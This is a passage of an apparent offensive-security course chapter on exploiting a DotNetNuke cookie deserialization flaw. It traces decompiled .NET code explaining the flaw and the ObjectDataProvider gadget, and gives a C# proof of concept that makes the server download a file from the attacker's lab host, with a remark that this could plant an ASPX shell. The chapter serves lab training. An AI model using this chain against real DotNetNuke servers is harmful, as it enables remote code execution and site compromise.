


Figure 141: Setting the inital breakpoint

We are finally ready to send our first proof-of-concept HTTP request. We can do that by selecting a captured unauthenticated request from our Burp history and sending it to the Repeater tab, where we will add the DNNPersonalization cookie. We also need to remember to change the URL path in our request to a nonexistent page. Our PoC request should look similar to the one below.

Figure 142: Our first proof-of-concept request

If everything has gone as planned, we should hit our breakpoint in dnSpy after we send our request as shown below.

Figure 143: Our first breakpoint is triggered

7.5.3 Exercise

After setting a breakpoint on the vulnerable *LoadProfile* function, send a proof-of-concept request as described in the previous section and make sure you can reach it.

7.5.4 How Did We Get Here

Although we have trusted the original advisory blindly and were able to validate that we can indeed trigger the *LoadProfile* function, as researchers we were still missing something. Specifically, it is unusual to see any sort of personalization data being processed when it is originating from an unauthenticated perspective. Furthermore, we wanted to have an idea of what sort of functions were involved during the processing of the HTTP request that triggers the vulnerability. So we dug a little deeper.

Once we hit our initial break point, we can see the following, somewhat imposing callstack:




Figure 144: LoadProfile callstack

If we look backwards a couple of steps from the top of the callstack in figure 144, we see that the *getter* for the *UserMode* property of the *PortalSettings* class is invoked. This *getter* function has a slightly complex implementation as can be seen in the figure below.

OFFENSIVE security
www.offensive-security.com

```
PortalSettings
917         public PortalSettings.Mode UserMode
918         {
919             get
920             {
921                 PortalSettings.Mode result;
922                 if (HttpContext.Current != null && HttpContext.Current.Request.IsAuthenticated)
923                 {
924                     result = this.DefaultControlPanelMode;
925                     string text = Convert.ToString(Personalization.GetProfile("Usability", "UserMode" + this.PortalId));
926                     string a = text.ToUpper();
927                     if (!(a == "VIEW"))
928                     {
929                         if (!(a == "EDIT"))
930                         {
931                             if (a == "LAYOUT")
```

Figure 145: Implementation of the PortalSettings.UserMode getter.

We can see that the call to the *Personalization.GetProfile* method, the next entry in the call stack, is located on line 925. We can set a breakpoint on line 926 and resend our proof of concept request in order to verify that we can reach this call.

Notice that our breakpoint, which has been hit as part of the processing of our *unauthenticated* request, is located inside the *if* statement. However, one of the *if* statement conditions in this case is a check of the *HttpContext.Current.Request.IsAuthenticated* boolean variable, as can be seen on line 922. This is curious as we clearly are not using any authentication or session cookies in our request, yet our request is treated as authenticated.

In order to find out why that is, we need to look back at figure 144 and notice that closer to the bottom of the callstack, there is a call to a function named *AdvancedUrlReWriter.Handle404OrException*. After tracing the code execution a few times, we discovered the root cause of the issue.

```
AdvancedUrlRewriter
                    response.Redirect(text, true);
                }
                else if (transfer)
                {
                    if (context.User == null)
                    {
                        context.User = Thread.CurrentPrincipal;
                    }
                    response.TrySkipIisCustomErrors = true;
                    IHttpHandler handler = new CDefault();
                    context.Handler = handler;
                    server.Transfer("~/" + text, true);
                }
                else
                {
```

Watch 1

Name	Value	Type
context.Request.IsAuthenticated	false	bool
context.User	null	System.Security.Principal.IPrincipal

Figure 146: The 404 request handler contains a HttpContext.User check

Although the implementation of this function is rather long and complex, we are concerned with an instance in which the *HttpContext.User* property is checked. As we can see in Figure 146, if the *User* property of the request is *null*, then it gets assigned the value of the current thread user.

The consequences of this code execution path are shown in the following figure:




Figure 147: Our unauthenticated http request becomes authenticated

The boolean variable *IsAuthenticated* now indicates that its value is “true” and that the request is authenticated under the “IIS APPPOOL” group. The reasoning for this logic appears to lie in the fact that the 404 handler is invoked *before* the *HttpContext.User* object is set. Since the continued processing of the given request depends on the *User.IsAuthenticated* property, the developers are ensuring that no null references will occur by setting the *User* object to the *WindowsPrinicipal* object of the currently running thread. Now that we have completed our analysis of the vulnerability itself and have a working environment properly set up, it is time to consider how we can exploit this situation and what payload options we have at our disposal.

7.6 Payload Options

As we are dealing with a deserialization vulnerability, our goal is to find an object that can execute code that we can use for our purposes and that we can properly deserialize. So, let's look at some options.

7.6.1 FileSystemUtils PullFile Method

According to the original advisory, the DotNetNuke.dll assembly contains a class called *FileSystemUtils*. Furthermore, this class implements a method called *PullFile*. If we use the dnSpy search function, we can easily locate this function and look at its implementation.




Figure 148: Searching for the PullFile function

```
1199
1200        // Token: 0x0600425E RID: 16990 RVA: 0x000EF38C File Offset: 0x000ED58C
1201        [EditorBrowsable(EditorBrowsableState.Never)]
1202        [Obsolete("Deprecated in DNN 6.0.")]
1203        public static string PullFile(string URL, string FilePath)
1204        {
1205            string result = "";
1206            try
1207            {
1208                WebClient webClient = new WebClient();
1209                webClient.DownloadFile(URL, FilePath);
1210            }
1211            catch (Exception ex)
1212            {
1213                FileSystemUtils.Logger.Error(ex);
1214                result = ex.Message;
1215            }
1216            return result;
1217        }
```

Figure 149: PullFile function implementation

As we can see in Figure 149, this function could be very useful to us from an attacker perspective, as it allows us to download an arbitrary file from a given URL to the target server. This means that if we can trigger this method using the *DNNPersonalization* cookie, we could theoretically upload an ASPX shell and gain code execution on our target server.

But before we proceed, we need to remember the limitations of *XmlSerializer*. Although this class is within the DNN application domain and would therefore be known to the serializer at runtime, *XmlSerializer* can *not* serialize class methods. It can only serialize public properties and fields. Unfortunately, the *FileSystemUtils* class does not expose any public properties that we could *set* or *get* in order to trigger the invocation of the *PullFile* method. This means that a serialized instance of this object will not bring us any closer to our goal. Therefore, we need to take a different approach.

7.6.2 ObjectDataProvider Class

In their presentation, Muñoz and Mirosh also disclosed four .NET deserialization gadgets, or classes that can facilitate malicious activities during the user-controlled deserialization process. The *ObjectDataProvider* gadget is arguably the most versatile and was leveraged during their DNN exploit presentation. Let's recount those steps and take a deeper look into this class in order to understand why it is so powerful.

According to the official documentation[76], the *ObjectDataProvider* class is used when we want to wrap another object into an *ObjectDataProvider* instance and use it as a binding source. This begs the question: What is a binding source? Once again, if we refer to the official documentation[77], we find that a binding source is simply an object that provides the programmer with relevant data. This data is then usually bound from its source to a target object such as a *User Interface* object (TextBox, ComboBox, etc) to display the data itself[78].

How does *ObjectDataProvider* help us? If we read more about this class, we can see that it allows us to wrap an arbitrary object and use the *MethodName* property to call a method from a wrapped object, along with the *MethodParameters* property to pass any necessary parameters to the function specified in *MethodName*. The key here is that with the help of the *ObjectDataProvider* properties (not methods), we can trigger method calls in a completely different object.

This point is worth reiterating once more: by setting the *MethodName* property of the *ObjectDataProvider* object instance, we are able to trigger the invocation of that method. The *ObjectDataProvider* class also does not violate any limitations imposed by *XmlSerializer*, which means that it is an excellent candidate for our payload.

But how exactly does this work? Let's analyze the entire code execution chain in this gadget so that we can gain a better understanding of the mechanics involved.

The *ObjectDataProvider* is defined and implemented in the *System.Windows.Data* namespace, which is located in the PresentationFramework.dll .NET executable file. Our Windows operating systems will likely have more than one instance of this file depending on the number of .NET

[76] https://docs.microsoft.com/en-us/dotnet/api/system.windows.data.objectdataprovider?redirectedfrom=MSDN&view=netframework-4.7.2

[77] https://docs.microsoft.com/en-us/dotnet/framework/wpf/data/how-to-specify-the-binding-source

[78] https://docs.microsoft.com/en-us/dotnet/framework/wpf/data/data-binding-overview

Framework versions installed. For the purposes of this exercise, the one we want to use is located in the C:\Windows\Microsoft.NET\Framework\v4.0.30319\WPF directory.

Based on the information from the official documentation, we need to take a closer look at the *MethodName* property as this is what triggers the target method in the wrapped object to be called. Once we have decompiled the correct DLL, we can inspect the *MethodName getter* and *setter* implementations as shown below.




Figure 150: ObjectDataProvider MethodName property getter and setter

In figure 150, we can see that when the *MethodName* property is set, the private *_methodName* variable is set and ultimately the *base.Refresh* function call takes place. We'll trace that call.

```
30
31          /// <summary>Initiates a refresh operation to the underlying data model. The result is returned on the
              <see cref="P:System.Windows.Data.DataSourceProvider.Data" /> property.</summary>
32          // Token: 0x06001057 RID: 4183 RVA: 0x0003A373 File Offset: 0x00038573
33          public void Refresh()
34          {
35              this._initialLoadCalled = true;
36              this.BeginQuery();
37          }
```

Figure 151: Tracing the Refresh function call

Here (Figure 151) we notice another function call, namely to *BeginQuery*. If we try to follow this execution path by clicking on the function name in dnSpy we will see the following:

```
161
162         /// <summary>When overridden in a derived class, this base class calls this method when <see
              cref="M:System.Windows.Data.DataSourceProvider.InitialLoad" /> or <see
              cref="M:System.Windows.Data.DataSourceProvider.Refresh" /> has been called. The base class delays the
              call if refresh is deferred or initial load is disabled.</summary>
163         // Token: 0x06001066 RID: 4198 RVA: 0x000068EB File Offset: 0x00004AEB
164         protected virtual void BeginQuery()
165         {
166         }
```

Figure 152: BeginQuery implementation

This seems to be a dead end, but we need to realize that the *ObjectDataProvider* class inherits from the *DataSourceProvider* class, which is where dnSpy took us. Therefore, we need to make sure we navigate to the *BeginQuery* function implementation within the *ObjectDataProvider* class that overrides the inherited function.




Figure 153: Overridden BeginQuery function implementation

At the end of *BeginQuery* (Figure 153) we can see that there is another call, specifically to the *QueryWorker* method. As before, we will continue tracing this as well.

ObjectDataProvider

```
268
269         // Token: 0x06001C3F RID: 7231 RVA: 0x00084E08 File Offset: 0x00083008
270         private void QueryWorker(object obj)
271         {
272             object obj2 = null;
273             Exception ex = null;
274             if (this._mode == ObjectDataProvider.SourceMode.NoSource || this._objectType == null)
275             {
276                 if (TraceData.IsEnabled)
277                 {
278                     TraceData.Trace(TraceEventType.Error, TraceData.ObjectDataProviderHasNoSource);
279                 }
280                 ex = new InvalidOperationException(SR.Get("ObjectDataProviderHasNoSource"));
281             }
282             else
283             {
284                 Exception ex2 = null;
285                 if (this._needNewInstance && this._mode == ObjectDataProvider.SourceMode.FromType)
286                 {
287                     ConstructorInfo[] constructors = this._objectType.GetConstructors();
288                     if (constructors.Length != 0)
289                     {
290                         this._objectInstance = this.CreateObjectInstance(out ex2);
291                     }
292                     this._needNewInstance = false;
293                 }
294                 if (string.IsNullOrEmpty(this.MethodName))
295                 {
296                     obj2 = this._objectInstance;
297                 }
298                 else
299                 {
300                     obj2 = this.InvokeMethodOnInstance(out ex);
301                     if (ex != null && ex2 != null)
302                     {
303                         ex = ex2;
304                     }
305                 }
306             }
307             if (TraceData.IsExtendedTraceEnabled(this, TraceDataLevel.Attach))
308             {
309                 TraceData.Trace(TraceEventType.Warning, TraceData.QueryFinished(new object[]
310                 {
311                     TraceData.Identify(this),
312                     base.Dispatcher.CheckAccess() ? "synchronous" : "asynchronous",
313                     TraceData.Identify(obj2),
314                     TraceData.IdentifyException(ex)
315                 }));
316             }
317             this.OnQueryFinished(obj2, ex, null, null);
318         }
```

Figure 154: QueryWorker function implementation

Finally, in Figure 154, we arrive at a function call to *InvokeMethodOnInstance* on line 300. This is exactly the point at which the target method in the wrapped object is invoked.

Let's see if we can verify this chain of calls in a simple example project.

7.6.3 Example Use of the ObjectDataProvider Instance

We will use the following Visual Studio project as the basis for our final serialized payload generator. We will try to reuse as much of the existing DNN code as possible so that we do not have to reinvent the wheel. For this reason, we need to make sure that the DotNetNuke.dll and the PresentationFramework.dll files are added as references to our project, using the same process we described earlier.




Figure 155: Necessary references are added to our PoC Visual Studio project

Before continuing, we also need to make sure that we have a webserver available from which we can download an arbitrary file using the DNN vulnerability. We will use our Kali virtual machine for that purpose.

```
kali@kali:~$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.238  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::20c:29ff:fe80:6c70  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:80:6c:70  txqueuelen 1000  (Ethernet)
        RX packets 210208  bytes 315743893 (301.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9941  bytes 723078 (706.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

kali@kali:~$ cat /var/www/html/myODPTest.txt
DNN code exec PoC!
kali@kali:~$ sudo service apache2 start
[sudo] password for kali:
kali@kali:~$ sudo tail -f /var/log/apache2/access.log
```

Figure 156: Using a Kali instance as our webserver

With that out of the way, let's look at the following code:

```
01: using System;
02: using System.IO;
03: using System.Xml.Serialization;
04: using DotNetNuke.Common.Utilities;
05: using System.Windows.Data;
06:
07: namespace ODPSerializer
08: {
09:     class Program
10:     {
11:         static void Main(string[] args)
12:         {
13:             ObjectDataProvider myODP = new ObjectDataProvider();
14:             myODP.ObjectInstance = new FileSystemUtils();
15:             myODP.MethodName = "PullFile";
16:             myODP.MethodParameters.Add("http://192.168.2.238/myODPTest.txt");
17:
myODP.MethodParameters.Add("C:/inetpub/wwwroot/dotnetnuke/PullFileTest.txt");
18:             Console.WriteLine("Done!");
19:         }
20:     }
21: }
```

Listing 255 - Basic application to demonstrate the ObjectDataProvider functionality

In Listing 255 on lines 1-5, we first make sure we set all the appropriate "using" directives to define the required namespaces. Then starting on line 13, we:

- Create a *ObjectDataProvider* instance
- Instruct it to wrap a DNN *FileSystemUtils* object
- Instruct it to call the *PullFile* method
- Pass two arguments to the above mentioned method as required by its constructor

The first argument points to our Kali webserver IP address and the second argument is the path to which the downloaded file should be saved to.

We will compile this application in Visual Studio and debug it using dnSpy. To do so, we will start dnSpy and select the *Start Debugging* option from the *Debug* menu. In the *Debug Program* dialog box, we choose our compiled executable which should be located in the C:\Users\Administrator\source\repos\ODPSerializer\ODPSerializer\bin\Debug\ directory. We then need to ensure that the *Break at* option is set to "Entry Point".




Figure 157: Debugging the PoC application

Once we start the debugging session, we should arrive at the following point:




Figure 158: Hitting the entry point breakpoint in dnSpy

From here, in the Assembly Explorer (left pane) we will see a number of other assemblies that have been automatically loaded by our process.

As we are trying to verify the *ObjectDataProvider* analysis we performed earlier, we navigate to the *System.Windows.Data.ObjectDataProvider.QueryWorker* function implementation inside the *PresentationFramework* assembly and set a breakpoint on the function call to the *InvokeMethodOnInstance* method we identified earlier. We will finally let the process execution continue until this breakpoint is hit.

